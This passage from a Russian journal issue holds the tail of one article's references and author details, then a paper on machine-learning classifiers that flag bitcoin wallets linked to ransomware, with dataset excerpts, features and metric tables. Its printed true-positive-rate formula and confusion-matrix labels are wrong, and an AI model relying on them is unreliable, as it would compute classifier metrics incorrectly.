5. Sushko D.V. Optimal'naya approksimatsiya chastotnykh veroyatnostey/D.V. Sushko// Informatsionnyye protsessy, 2018. Tom 18. № 1. S. 40–54.

6. Novoselov A.A. Parametrizatsiya modeley upravlyayemykh sistem // Vestnik gosudarstvennogo aerokosmicheskogo universiteta im. akademika M.F. Reshetneva, 2010. № 5 (31). S. 52–56.

7. Porshnev S.V., Koposov A.S. Sluchaynyye velichiny s ogranichennoy oblast'yu rasseyaniya: matematicheskoye i algoritmicheskoye obespecheniye dlya otsenivaniya plotnostey veroyatnostey i funktsiy raspredeleniy/S.V. Porshnev, A.S. Koposov// –M.: Goryachaya liniya-Telekom, 2018. –184 s.

8. Kireyeva N.V., Chupakhina L.R Sravneniye vozmozhnostey ispol'zovaniya razlichnykh metodov approksimatsii dlya analiza trafika s samopodobnym raspredeleniyem/N.V. Kireyev, L.N. Chupakhina// Mezhdunarodnyy zhurnal prikladnykh i fundamental'nykh issledovaniy, 2016. № 12. S. 1287–1289.

9. Porshnev S.V., Bozhalkin D.A. Matematicheskoye i algoritmicheskoye obespecheniye dlya analiza kharakteristik informatsionnykh potokov v magistral'nykh internet-kanalakh/S.V. Porshnev, D.A. Bozhalkin// –M.: Goryachaya liniya-Telekom, 2021. –214 s.

10. Syzrantsev V.N. Raschet prochnostnoy nadezhnosti izdeliy na osnove metodov neparametricheskoy statistiki/V.N. Syzrantsev, YA.N. Nevelev, S.L. Golofast// –Novosibirsk: Nauka, 2008. –128 s.

11. Kobzar' A.I. Prikladnaya matematicheskaya statistika. Dlya inzhenerov i nauchnykh rabotnikov/A.I. Kobzar'// –M.: FIZMATLIT, 2006. –816 s.

12. Rosenblatt M. Remarks on Some Nonparametric Estimates of a Density Function // The Annals of Mathematical Statistics., 1956. – T. 27. Vol. 3. –P. 832–837.

13. Borovkov A.A. Matematicheskaya statistika. – M.: Nauka, 1984, 472 s.

14. Parzen E. On the estimation of probability density function and the mode // Ann. Math. Stat., 1962. – Vol. 33. – P. 1065–1076.

15. Suyetin P.K. Klassicheskiye ortogonal'nyye mnogochleny. – M.: Nauka, 1976. – 328 s.

16. Dimaki A.V., Svetlakov A.A. Approksimatsiya plotnostey raspredeleniy sluchaynykh velichin s primeneniyem ortogonal'nykh polinomov Chebysheva–Ermita/A.V. Dimaki, A.A. Svetlakov// Izvestiya Tomskogo politekhnicheskogo universiteta, 2006. T. № 8. S. 6–11.

17. Golik F. V. Approksimatsiya empiricheskikh raspredeleniy veroyatnostey polinomami Bernshteyna/ F.V. Golik// Zhurnal radioelektroniki [elektronnyy zhurnal]. 2018. № 7. Rezhim dostupa: http://jre.cplire.ru/jre/jul18/5/text.pdf (data obrashcheniya 16 oktyabrya 2021 g.) DOI 10.30898/1684-1719.2018.7.5.

18. Lemeshko B.YU. O nakhozhdenii parametra razmytosti neparametricheskikh otsenok funktsii plotnosti/ B.YU. Lemeshko, S.N. Postovalov, A.V. Frantsuzov// Trudy V mezhdunarodnoy konferentsii «Aktual'nyye problemy elektronnogo priborostroyeniya», APEP-2000. Novosibirsk 26–29 sentyabrya, 2000. V 7 tt. –Novosibirsk: Novosibirskiy gosudarstvennyy tekhnicheskiy universitet, 2000. –T. 6. –S. 17–20.

19. Botev. Z.I., Grotowski. J.F., Kroese. D.P. Kernel density estimation via diffusion, Annal Statistic, October 2010, Vol. 38 (5), pp. 2916–2957, DOI: https://doi.org/10.1214/10-AOS799.

20. Silverman B.W. Density Estimation for Statistics and Data Analysis. –Chapman and Hall/CRC, 1986. –175 p.

21. Leiva-Murillo J.M., Artés-Rodríguez A. Algorithms for maximum-likelihood bandwidth selection in kernel density estimators. Pattern Recognition Letters, Volume 33, Issue 13, 2012, P. 1717–1724.

22. Xu Xiaoyuan, Yan Zheng, Xu Shaolun Estimating wind speed probability distribution by diffusion-based kernel density method, Electric Power Systems Research, Volume 121, April 2015, P. 28–37.

23. Ouarda T.B.M.J., Charron C., Shin J.-Y., Marpu P.R., Al-Mandoos A.H., Al-Tamimi, Ghedira H., Al Hosary T.N, Probability distributions of wind speed in the UAE, Energy Conversion and Management, Volume 93, 2015, P. 414–434.

24. Jones M.C., Marron J.S., Sheather S.J. A brief survey of bandwidth selection for density estimation, Journal of the American Statistical Association, Volume91, № 433, March 1996, P. 401–4071.

25. Simakhin V.A. Robastnyye neparametricheskiye otsenki: adaptivnyye otsenki vzveshennogo maksimal'nogo pravdopodobiya v usloviyakh statisticheskoy apriornoy neopredelennosti/ V.A. Simakhin // –Saarbrucken, Germany: LAP LAMBERT Academic Publishing GmbH & Co. KG, 2011. –292 s.

ПОРШНЕВ Сергей Владимирович, доктор технических наук, профессор, директор Учебно-научного центра «Информационная безопасность» федерального государственного автономного образовательного учреждения высшего образования «Уральский федеральный университет им. первого Президента России Б.Н. Ельцина». Россия, 620002, г. Екатеринбург, ул. Мира, 32. E-mail: s.v.porshnev@urfu.ru

РЯБКО Николай Юрьевич, аспирант Учебно-научного центра «Информационная безопасность» федерального государственного автономного образовательного учреждения высшего образования «Уральский федеральный университет им. первого Президента России Б.Н. Ельцина». Россия, 620002, г. Екатеринбург, ул. Мира, 32. E-mail: N.Yu.Ryabko@urfu.ru

PORSHNEV Sergey Vladimirovich, Doctor of Technical Sciences, Professor, Director of the Educational and Scientific Center «Information Security» of the Federal State Autonomous Educational Institution of Higher Education «Ural Federal University named after the first President of Russia B.N. Yeltsin». Russia, 620002, Yekaterinburg, st. Mira, 32. E-mail: s.v.porshnev@urfu.ru

RYABKO Nikolay Yurievich, post-graduate student of the Educational and Scientific Center «Information Security» of the Federal State Autonomous Educational Institution of Higher Education "Ural Federal University named after the first President of Russia B.N. Yeltsin". Russia, 620002, Yekaterinburg, st. Mira, 32. E-mail: N.Yu.Ryabko@urfu.ru

УДК 004.852.34 Вестник УрФО № 2(48) / 2023, с. 30–41

Андреев А.М., Поршнев С.В.

DOI: 10.14529/secur230202

ОПЫТ РАЗРАБОТКИ ПРОГРАММНОЙ РЕАЛИЗАЦИИ КЛАССИФИКАТОРА ДЛЯ АВТОМАТИЗАЦИИ ОБНАРУЖЕНИЯ ФАКТОВ ИСПОЛЬЗОВАНИЯ КРИПТОКОШЕЛЬКОВ В ПРОТИВОПРАВНОЙ ДЕЯТЕЛЬНОСТИ

В статье обсуждается методика построения бинарного классификатора для выявления криптокошельков, связанных с программами-вымогателями. Был создан датасет из 41698 адресов, из них 20849 адресов, связанных с программами-вымогателями и 20849 адресов, несвязанных с программами вымогателями. Для каждого из кошельков было выделено 53 признака. Для построения классификаторов использовались следующие алгоритмы: логистическая регрессия, k-ближайших соседей, деревья принятия решений, случайный лес, градиентный бустинг. Был осуществлен подбор гиперпараметров классификаторов. Для оценки качества классификаторов использовались метрики: accuracy, precision, recall, F_1, ROC-AUC и кривые ROC. По метрикам accuracy (95.54%), precision (92.40%), F_1 (94.24%) лучший результат показал градиентный бустинг, по метрике recall (99.15%) – логистическая регрессия, по метрике ROC-AUC (98.85%) – случайный лес. По кривым ROC – случайный лес и градиентный бустинг.

Ключевые слова: *биткоин, криптовалюты, криптокошельки, криптоадреса, программы-вымогатели, машинное обучение, противоправная деятельность.*

EXPERIENCE OF DEVELOPING SOFTWARE IMPLEMENTATION OF A CLASSIFIER FOR AUTOMATION OF DETECTION OF THE FACTS OF USE OF CRYPTOWALLETS IN ILLEGAL ACTIVITIES

The article discusses a methodology for constructing a binary classifier to identify crypto wallets associated with ransomware. A dataset of 41,698 addresses was created, of which 20,849 were ransomware-related and 20,849 were non-ransomware. For each of the wallets, 53 features were identified. The following algorithms were used to build classifiers: logistic regression, k-nearest neighbors, decision trees, random forest, gradient boosting. The hyperparameters of the classifiers were selected. To assess the quality of the classifiers, the following metrics were used: accuracy, precision, recall, F_1, ROC-AUC and ROC curves. According to the accuracy (95.54%), precision (92.40%), F_1 (94.24%) metrics, gradient boosting showed the best result, according to the recall metric (99.15%) – logistic regression, according to the ROC-AUC metric (98.85%) – random forest. According to ROC curves – random forest and gradient boosting.

Keywords: *bitcoin, cryptocurrencies, crypto wallets, crypto addresses, ransomware, machine learning, illegal activity.*

Введение

Мониторинг и анализ финансовых потоков с целью противодействия отмывания денег (ОД) и финансирования терроризма (ФТ) в соответствие с Федеральным законом №115-ФЗ [1] возложено на Федеральную службу по финансовому мониторингу (Росфинмониторинг). Также данный закон предусматривает обязательное предоставление информации в Росфинмониторинг организаторами торговли, клиринговыми организациями, центральными контрагентами и профессиональными участниками рынка ценных бумаг, осуществляющими деятельность исключительно по инвестиционному консультированию, иными кредитными и финансовыми организациями в случае обнаружения признаков ОД/ФТ клиентами этих организаций.

Требования №115-ФЗ, также распространяются на криптовалюты, используемые сегодня в качестве платежного средства, способа заработка или инструмента сохранения капитала, популярность которых непрерывно возрастает, в том числе, и в РФ (особенно, исторически первой криптовалюты – биткоина). Например, в 2021 г., капитализация рынка цифровых валют впервые превысила $3 трлн [2]. В России оборот криптовалют легализован Федеральным законом «О цифровых финансовых активах, цифровой валюте и о внесении изменений в отдельные законодательные акты Российской Федерации» от 31.07.2020 №259-ФЗ.

Напомним, что криптовалюта – это цифровая платежная децентрализованная система с равноправными участниками, в которой банки не участвуют в проверке транзакций, что позволяет любому пользователю отправ-

лять и получать платежи в любом месте мира. Криптовалюта – это ключ (не материальный объект), который позволяет перемещать запись или единицу измерения от одного лица к другому без доверенной третьей стороны. Криптовалютные платежи существуют только в цифровом виде в онлайн-базе данных – распределенном публичном реестре, называемом блокчейном (см., например, [3]), в котором хранится информация о всех транзакциях, совершенных пользователями данной цифровой платежной системы.

Для проведения финансовых операций с криптовалютами используется следующая технология. Пользователь генерирует открытый ключ, на основе которого создается криптовалютный адрес (идентификатор, используемый для совершения транзакций в блокчейне криптовалюты). При отправке криптовалюты в блокчейн пользователь создает закрытый ключ, которым подписывает транзакцию. Таким образом, финансовые операции биткоинкошельков на рынке сегодня с криптовалютой представляют собой операции с криптовалютным адресом, а программно-аппаратное обеспечение, которое позволяет пользователю хранить, отправлять и получать криптовалюту называют криптовалютным кошельком.

Сегодня известны следующие способы перевода (обналичивания) криптовалюты в реальные деньги:

1. Сайты-обменники криптовалюты на реальные деньги (фиат) (например, [4]).

2. P2P-обменники (например, сайт биржи BINANCE [5]).

3. Платежные системы, предоставляющие сервис для автоматической конвертации криптовалюты в фиат по курсу, установленному выбранным сервисом (например, Payeer [6], Advcash [7]).

4. Криптокошельки, поддерживающие данную функцию (например, Blockchain [8]).

5. Криптоматы – аналоги банкоматов, имеющиеся в наличии, однако, не во всех странах.

6. Telegram-боты – сайты-обменники, функционирующие в сети Telegram.

Оборотной стороной криптовалют, обусловленной их анонимностью, является их активное использование для реализации противоправных действий, в том числе, для ОД/ФТ. Например, сегодня криптокошельки, в случае проведения успешной компьютерной атаки (КА) на информационную систему (ИС) с помощью вредоносной программы, блокирующей доступ к компьютерам и/или файлам, активно используются в качестве платежного инструмента для получения вымогаемых нарушителями средств у пользователей зараженной ИС за устранение последствий КА. В 2021 г. по данным Reuters, преступники отмыли с помощью криптовалюты около 8,6 миллиарда долларов США [9].

В этой связи задача мониторинга и анализа оборота криптовалют с целью выявления признаков использования криптокошельков для проведения незаконных действий и финансовых операций является актуальной. С математической точки зрения данная задача относится к задаче анализа данных, в которой требуется на основе анализа некоторого известного набора признаков, характеризующих криптовалютные платежи, совершенные с данного криптокошелька, отнести его либо к платежным инструментам, используемым только для проведения легальных финансовых операций, либо платежным инструментам, которые используются для проведения незаконных финансовых операций, точнее к задаче бинарной классификации. Результаты проведенного авторами анализа подходов, используемых для решения данного типа задач, показали, что одним из наиболее популярных сегодня является метод машинного обучения, в котором в качестве классификатора используются нейронные сети, обученные на соответствующих наборах данных (датасетах). Однако готовых программных решений, адаптированных для автоматизированного решения задачи классификации биткоинкошельков, обнаружить не удалось, что определяет необходимость разработки соответствующих инструментов, который окажется востребованным как сотрудниками Росфинмониторинга, так и других организаций, ответственных за мониторинг финансовых потоков и выявления признаков ОД/ФТ.

Цель статьи – описание методики построения бинарного классификатора криптокошельков, обеспечивающего их автоматическое отнесение к соответствующим классам их вовлеченности в противоправную деятельность.

Методика построения бинарного классификатора криптокошельков

Проведенный авторами анализ ресурсов, размещенных в сети Интернет, позволил обнаружить два размеченных набора данных, содержащих информацию с метками транзак-

ций в сети биткоин [10, 11]. Здесь разметка набора данных состояла в отнесении экспертами соответствующих транзакций либо к классу транзакций, связанных с программами-вымогателями, либо к противоположному классу. Однако оказалось, набор данных [11], содержит анонимизированные данные, так как для обучения классификатора необходимо выделить признаки для конкретного адреса, что в рассматриваемом случае оказывается невозможным. В этой связи в дальнейшем исследовании был использован набор данных [10].

Авторы использовали следующие популярные сегодня алгоритмы классификации:

– логистическая регрессия [12];

– k-ближайших соседей [13];

– деревья принятия решений [14];

– случайный лес [15];

– градиентный бустинг [16],

программные реализации которых включены в свободно распространяемую библиотеку scikit-learn [17], написанную на языке Python.

Для разработки программной реализации классификатора была использована методика, реализующаяся следующей последовательностью действий:

1. Скачивание набора данных с [10] в формате csv.

2. Подключение библиотек: pandas версии 1.4.4, numpy 1.21.5, requests 2.28.1, json 2.0.9, sklearn 1.0.2, matplotlib 3.5.2, pickle 4.0. (начиная с п. 2 методики и далее все действия выполняются в jupyter notebook, версия python 3.9.13).

3. Загрузка скачанного набора данных в jupyter notebook (рис. 1).

	address	year	day	length	weight	count	looped	neighbors	income	label
0	111K8kZAEnJg245r2cM6y9zgJGHZtJPy6	2017	11	18	0.008333	1	0	2	1.000500e+08	princetonCerber
1	1123pJv8jzeFQaCV4w644pzQJzVWay2zcA	2016	132	44	0.000244	1	0	1	1.000000e+08	princetonLocky
2	112536im7hy6wtKbpH1qYDWtTyMRAcA2p7	2016	246	0	1.000000	1	0	2	2.000000e+08	princetonCerber
3	1126eDRw2wqSkWosjTCre8cjjQW8sSeWH7	2016	322	72	0.003906	1	0	2	7.120000e+07	princetonCerber
4	1129TSjKtx65E35GiUo4AYVeyo48twbrGX	2016	238	144	0.072848	456	0	1	2.000000e+08	princetonLocky
...	...	...	...	...	...	...	...	...	...	...
2916692	12D3trgho1vJ4mGtWBRPyHdMJK96TRYSry	2018	330	0	0.111111	1	0	1	1.255809e+09	white
2916693	1P7PputTcVkhXBmXBvSD9MJ3UYPsiou1u2	2018	330	0	1.000000	1	0	1	4.409699e+07	white
2916694	1KYiKJEfdJtap9QX2v9BXJMpz2SfU4pgZw	2018	330	2	12.000000	6	6	35	2.398267e+09	white
2916695	15iPUJsRNZQZHmZZVwmQ63srsmughCXV4a	2018	330	0	0.500000	1	0	1	1.780427e+08	white
2916696	3LFFBxp15h9KSFtaw55np8eP5fv6kdK17e	2018	330	144	0.073972	6800	0	2	1.123500e+08	white

2916697 rows × 10 columns

Рис. 1. Фрагмент данных, скачанных из репозитория для машинного обучения

4. Автоматизированная выборка адресов (оставляем только столбцы «address» и «year»), связанных с программами вымогателями (значение поля label неравно «white»).

5. Удаление дубликатов в выборке адресов с шага № 4.

6. Сохранение очищенной выборки из 20849 адресов, связанных с программами вымогателями (рис. 2).

7. Автоматизированная выборка белых (значение поля label равно «white») адресов (оставляем только столбцы «address» и «year»).

8. Удаление дубликатов в выборке с шага № 7.

9. Формирование случайной выборки из выборки белых адресов размером 20849.

10. Сохранение очищенной выборки из 20849 белых адресов (рис. 3).

11. Загрузка выборки адресов, связанных с программами вымогателями, сохраненной на шаге № 6.

12. Загрузка списка транзакций для каждого адреса, связанного с программами вымогателями из выборки, загруженной на шаге № 11.

13. Загрузка выборки белых адресов, сохраненной на шаге № 10.

14. Загрузка список транзакций для каждого белого адреса из выборки, загруженной на шаге №13.

15. Выделение из списка транзакций для каждого белого адреса признаков (список признаков приведен в приложении 1).

16. Добавление столбцов выделенных признаков к выборке белых адресов.

17. Сохранение выборки белых адресов с признаками.

	address	year
0	111K8kZAEnJg245r2cM6y9zgJGHZtJPy6	2017
1	1123pJv8jzeFQaCV4w644pzQJzVWay2zcA	2016
2	112536im7hy6wtKbpH1qYDWtTyMRAcA2p7	2016
3	1126eDRw2wqSkWosjTCre8cjjQW8sSeWH7	2016
4	1129TSjKtx65E35GiUo4AYVeyo48twbrGX	2016
...	...	...
41396	1zYM55sSXHgjnL7ZNFo1YCd47UFLWpjfp	2014
41397	1ZZJDU36vDwiQB4YvtJR1pym7J5AwdqZi	2016
41401	1Zzq1TordGW9WjqRtSvjB6cFZ8xVi4Z8v	2016
41408	35iCvpMMnUWcSWrYtLJLXqe9xo5CYEWRhw	2017
41412	377CY1m8W2qbQQX5HHjziimdh2faGjDeLv	2016

20849 rows × 2 columns

Рис. 2. Фрагмент выборки адресов, связанных с программами вымогателями

	address	year
684670	13oSGjio38SSJS2VGMsfuwGMhh8eXzoPnf	2012
877696	18dRxoXDF4gtd9QeiDxCe3r6ZET14bZZVx	2013
2357016	12Hrqemq4gDkX1ZVzWq6GBcToJwRWRzbBC	2017
2892649	3EEnHoovBYTjc1KwhgPWgsAdt4oTtYq5RL	2018
1773788	1GnZmBWEb3QtPjHR3eaCM5WGUMTMHVLcnh	2015
...	...	...
2808203	1JjJNfszB6YedMFY3ddPhQWJ9wVzHCfuER	2018
411580	1LCMAjERbLPBPZwmLCTPGDJttDaRW7pNhh	2012
1333466	1JmyRUBoCQNNwfbzL4f5oLfBvezL5xKsGA	2014
2866340	1PpxthcbrotH2Lsg4frrCPBijj3jMc2Fyw	2018
478853	1rEM3PTKpjnksgcyQE9t9oy97uCHasTt7	2012

20849 rows × 2 columns

Рис. 3. Фрагмент выборки белых адресов

18. Повторение шагов 15–17 для адресов, связанных с программами вымогателями.

19. Загрузка созданных наборов данных на шагах 11–18.

20. Добавление в каждом наборе данных метки класса, 0 – белые адреса, 1 – связанные с программами вымогателями.

21. Конкатенация двух наборов данных, полученных на шаге 20.

22. Сортировка набора данных, полученного на шаге 21, по столбцу «year» (рис. 4, также в приложении 2 приведены средние значения признаков, полученного набора данных).

index	Адрес	Количество транзакций	Количество исходящих транзакций	Количество входящих транзакций	Среднее количество транзакций в день	Средний размер транзакции	Медиана размера транзакций	Дисперсия размера транзакций	Средний размер исходящей транзакции	
11	1H43gAKaUiYLYyD9rmQAqQmepdjGPSumaK	2	1	1	0.000478	5.250000e+10	5.250000e+10	0.000000e+00	5.250000e+10	5.
31	1F4xVpa6rpq4kZe4biUP9yHSs8rEhpiejZ	2	1	1	0.000470	3.892100e+09	3.892100e+09	0.000000e+00	3.892100e+09	3.
35	16rSUc57eUhBTZ3HyJwENvhAziP4FHJonh	2	1	1	0.000459	1.115200e+10	1.115200e+10	0.000000e+00	1.115200e+10	1.
43	1FnphuC37jmv7QRMyHbciwGTFLxyqzTZN6	2	1	1	0.000484	3.490000e+08	3.490000e+08	0.000000e+00	3.490000e+08	3.
56	1MBroicMwbtGJicvgGjvRpHnX2tTwpj782	2	1	1	0.000481	7.510151e+09	7.510151e+09	0.000000e+00	7.510151e+09	7.
...	...	...	...	...	...	...	...	...	...	
20817	13ApsGZqToySZRpFBaeZrc8EwC1kqNFUcL	2	1	1	0.001084	3.120060e+10	3.120060e+10	0.000000e+00	3.120060e+10	3.
20822	1AfMVMxL6TkgrMExkD4wdA9DfCmjazhH4X	2	1	1	0.001099	9.590660e+08	9.590660e+08	0.000000e+00	9.590660e+08	9.
20826	3Nc82VRiXSFERSuG8Wkze64X8GPgBVLpWk	2	1	1	0.001191	3.698453e+07	3.698453e+07	0.000000e+00	3.698453e+07	3.
20830	1gFEU7sEiW3Sginsj3gHkBBgBqdoMTR1x	4	2	2	0.002142	3.430000e+08	3.430000e+08	9.000000e+12	3.430000e+08	3.
20844	338M9gbU7HgcsWXYqXjwitF6vqVymXLVJk	2	1	1	0.001117	1.500000e+08	1.500000e+08	0.000000e+00	1.500000e+08	1.

41698 rows × 56 columns

Рис. 4. Фрагмент набора данных перед разделением на обучающую и тестовую выборки

23. Удаление столбцов «address» и «year», т.к. они не являются информативными.

24. Разделение набора данных на обучающую и тестовую выборки в соотношении 80% (33358 адресов) обучающая выборка, 20% (8340 адресов) – тестовая.

25. Стандартизация обучающей и тестовой выборок.

26. Обучение классификаторов и вычисление метрик качества классификатора на тестовой.

27. Подбор гиперпараметров классификаторов.

28. Обучение классификаторов с подобранными гиперпараметрами и вычисление метрик качества классификатора на тестовой выборке.

Результаты реализации описанной выше методики, обсуждаются далее.

Анализ результатов обучения бинарного классификатора

Напомним, что, де-факто, в рассматривае-

мом случае бинарный классификатор проверяет статистическую гипотезу о том, что данный является белым (гипотеза H_0), против статистической гипотезы о том, что данный кошелек связан с программой-вымогателем (гипотеза H_1). Известно, что бинарный классификатор при заданном пороге принятия решения может совершить ошибку первого рода (отвергнута верная гипотеза H_0) и ошибки второго рода (принята неверная гипотеза H_0) (табл. 1).

Из табл. 1 видно, что для оценки качества

Таблица 1

Матрица возможных ошибок классификатора

		Верная гипотеза	
		H_0	H_1
Результат классификации	H_0	H_0 верно принята (*True Positive* (*TP*))	H_0 неверно принята (ошибка второго рода, *False Positive* (*FP*))
	H_1	H_0 неверно отвергнута (ошибка первого рода, *False Negative* (*FN*))	H_0 верно отвергнута (*True Negative* (*TN*))

моделей можно использовать следующие метрики.

1) Accuracy (точность глобальная) – доля правильно классифицированных объектов от общего числа объектов,

$$Accuracy = \frac{\sum(TP+TN)}{\sum(TP+FP+FN+TN)}.$$

2) Precision (точность) – доля объектов, названными классификатором положительными, и при этом действительно являющимися положительными,

$$Precision = \frac{\sum TP}{\sum(TP+FP)}.$$

3) Recall (полнота) – доля найденных объектов положительного класса из всех объектов положительного класса

$$Recall = \frac{\sum` TP}{\sum(TP+FN)}.$$

4) F-мера – среднегармоническое метрик Precision и Recall, является комбинацией метрик точности (precision) и полноты (recall), используемых в оценке качества классификационной модели.

$$F_\beta = \left(1+\beta^2\right)\frac{Precision \cdot Recall}{\beta^2 \cdot Precision + Recall},$$

где β – параметр, принимающий значения в диапазоне $0 < \beta < 1$, если приоритет отдается точности, и $\beta > 1$, если приоритет отдается полноте.

При β=1 вы получается сбалансированная F-мера, также ее называемая F_1-мерой:

$$F_\beta = 2\frac{Precision \cdot Recall}{Precision + Recall},$$

Также для оценки качества модели используют ROC-кривую (Receiver Operating Characteristic curve), а также площадь под данной кривой (ROC–AUC). ROC-кривая – график, демонстрирующий изменения соотношения между долей верно-положительных и долей ложноположительных ответов классификатора при изменении порога принятия решения.

Построение ROC-кривой основывается на вычислении пары метрик: True Positive Rate (TPR) (доли верно определенных положительных объектов среди всех реально положительных объектов):

$$TPR = \frac{\sum TP}{\sum(FP+FN)},$$

и False Positive Rate (FPR) (доли ложноположительных ответов среди всех реально отрицательных объектов):

$$FPR = \frac{\sum` FP}{\sum(FP+TN)},$$

при различных значениях порога принятия решения.

Оценки выбранных значений метрик, вычисленные для каждого из использованных алгоритмов классификации на основе анали-

Таблица 2

Метрики классификаторов до подбора гиперпараметров

Алгоритм	*Accuracy*	*Precision*	*Recall*	F_1	*ROC-AUC*
Логистическая регрессия	88.09%	76.71%	98.51%	86.26%	93.86%
k-ближайших соседей	90.26%	80.49%	98.10%	88.43%	95.56%
Деревья принятия решений	88.57%	84.25%	85.93%	85.08%	88.06%
Случайный лес	95.35%	91.01%	97.34%	94.07%	98.76%
Градиентный бустинг	91.80%	83.13%	98.32%	90.09%	98.41%

за, выбранного датасета, представлены в таблице 2.

Из таблицы 2 видно, что по метрикам Accuracy, Precision, F_1-мере наилучшим является классификатор, на основе алгоритма «Случайный лес» (95.35%, 91.01% и 94.07%, соответственно), по метрике Recall – классификатор, построенный по алгоритму логистической регрессии (98.51%).

Для улучшения качества классификации была получена оценка оптимальных по метрике Recall значений гиперпараметров с помощью функции gridsearchcv из библиотеки sklearn [15]. (Выбор для оценки гиперпараметров данной метрики обусловлен тем, что финансовые потери в случае классификации адреса, связанного с программами-вымогателями как белый, окажутся выше, чем в случае отнесения белого адреса к адресам, которые связаны с программами-вымогателями.) Значения гиперпараметров классификаторов, оптимальные по данной метрике представлены в Приложении 3 выделены жирным шрифтом.

Из таблиц 2, 3 видно, что метрика Recall улучшилась у всех классификаторов, кроме классификатора, построенного по алгоритму «Градиентный бустинг».

Из таблицы 3 видно, что по метрике Recall классификатор, построенный по алгоритму логистической регрессии, является наилучшим.

Из рисунка 5 видно, что по кривым ROC наилучшими оказываются классификаторы на основе алгоритмов «Случайный лес» и «Градиентный бустинг». Данный вывод подтверждается сравнением соответствующих значений метрики ROC-AUC, представленных в таблице 3.

Таблица 3

Метрики качества классификации после подбора гиперпараметров

Алгоритм	*Accuracy*	*Precision*	*Recall*	F_1	*ROC-AUC*
Логистическая регрессия	85.19%	72.19%	99.15%	83.55%	95.89%
k-ближайших соседей	90.18%	80.33%	98.14%	88.35%	96.80%
Деревья принятия решений	88.98%	84.74%	86.53%	85.62%	88.50%
Случайный лес	95.34%	90.77%	97.63%	94.07%	98.85%
Градиентный бустинг	95.54%	92.40 %	96.14%	94.24%	98.78%



Рис. 5. Кривые ROC после подбора гиперпараметров по каждому классификатору отдельно

Заключение

Описана методика построения бинарного классификатора, предназначенного для обнаружения связи биткоин-кошелька с программами вымогателями и получены оценки метрик качества классификатора.

В настоящее время разрабатывается программное обеспечение, обеспечивающее использование разработанного классификатора в автоматическом режиме.

Приложение 1

Код признака	Тип данных	Признак
ПК1	Целое число	Количество транзакций
ПК2	Целое число	Количество исходящих транзакций
ПК3	Целое число	Количество входящих транзакций
ПК4	Число с плавающей точкой	Среднее количество транзакций в день
ПК5	Число с плавающей точкой	Средний размер транзакции
ПК6	Число с плавающей точкой	Медиана размера транзакций
ПК7	Число с плавающей точкой	Дисперсия размера транзакций
ПК8	Число с плавающей точкой	Средний размер исходящей транзакции
ПК9	Число с плавающей точкой	Средний размер входящей транзакции
ПК10	Число с плавающей точкой	Медиана размера исходящей транзакций
ПК11	Число с плавающей точкой	Медиана размера входящей транзакций
ПК12	Число с плавающей точкой	Дисперсия размера исходящей транзакции
ПК13	Число с плавающей точкой	Дисперсия размера входящей транзакции
ПК14	Число с плавающей точкой	Среднее количество выходов в транзакции
ПК15	Число с плавающей точкой	Среднее количество входов в транзакции
ПК16	Число с плавающей точкой	Медиана количества выходов транзакций
ПК17	Число с плавающей точкой	Медиана количества входов транзакций
ПК18	Число с плавающей точкой	Дисперсия количества выходов транзакций
ПК19	Число с плавающей точкой	Дисперсия количества входов транзакций
ПК20	Число с плавающей точкой	Средний размер выходов в транзакциях
ПК21	Число с плавающей точкой	Средний размер входов в транзакциях
ПК22	Число с плавающей точкой	Медиана размера выходов в транзакциях
ПК23	Число с плавающей точкой	Медиана размера входов в транзакциях

ПК24	Число с плавающей точкой	Дисперсия размера выходов в транзакциях
ПК25	Число с плавающей точкой	Дисперсия размера входов в транзакциях
ПК26	Целое число	Всего пришло
ПК27	Целое число	Всего ушло
ПК28	Целое число	Текущий баланс адреса
ПК29	Категориальный	Майнинг
ПК30	Число с плавающей точкой	Процент транзакций 1к1 от общего количества транзакций
ПК31	Число с плавающей точкой	Процент транзакций 1к2 от общего количества транзакций
ПК32	Число с плавающей точкой	Процент транзакций 1кn от общего количества транзакций
ПК33	Число с плавающей точкой	Процент транзакций nк1 от общего количества транзакций
ПК34	Число с плавающей точкой	Процент транзакций nк2 от общего количества транзакций
ПК35	Число с плавающей точкой	Процент транзакций nкn от общего количества транзакций
ПК36	Категориальный	Количество транзакций классы от 0 до 5 – 0 от 5 до 10 – 1 от 10 до 500 – 2 от 500 до 1000 – 3 более 1000 – 4
ПК37	Категориальный	Всего пришло классы От 0 до 1000000 – 0 От 106 до 108 – 1 От 108 до 1010 – 2
ПК38	Число с плавающей точкой	Процент входящих транзакций
ПК39	Число с плавающей точкой	Всего ушло в процентах от прихода
ПК40	Число с плавающей точкой	Процент транзакций вида 1 к 1 (1 вход 1 выход) во входящих транзакциях
ПК41	Число с плавающей точкой	Процент транзакций вида 1 к 2 во входящих транзакциях
ПК42	Число с плавающей точкой	Процент транзакций вида 1 к n во входящих транзакциях
ПК43	Число с плавающей точкой	Процент транзакций вида n к 1 во входящих транзакциях
ПК44	Число с плавающей точкой	Процент транзакций вида n к 2 во входящих транзакциях
ПК45	Число с плавающей точкой	Процент транзакций вида n к n во входящих транзакциях
ПК46	Число с плавающей точкой	Процент транзакций вида 1 к 1 в исходящих транзакциях
ПК47	Число с плавающей точкой	Процент транзакций вида 1 к 2 в исходящих транзакциях
ПК48	Число с плавающей точкой	Процент транзакций вида 1 к n в исходящих транзакциях
ПК49	Число с плавающей точкой	Процент транзакций вида n к 1 в исходящих транзакциях
ПК50	Число с плавающей точкой	Процент транзакций вида n к 2 в исходящих транзакциях
ПК51	Число с плавающей точкой	Процент транзакций вида n к n в исходящих транзакциях
ПК52	Категориальный	Какая из категорий входящих транзакций самая многочисленная: 1к1в, 1к2в, 1кnв, nк1в, nк2в, nкnв
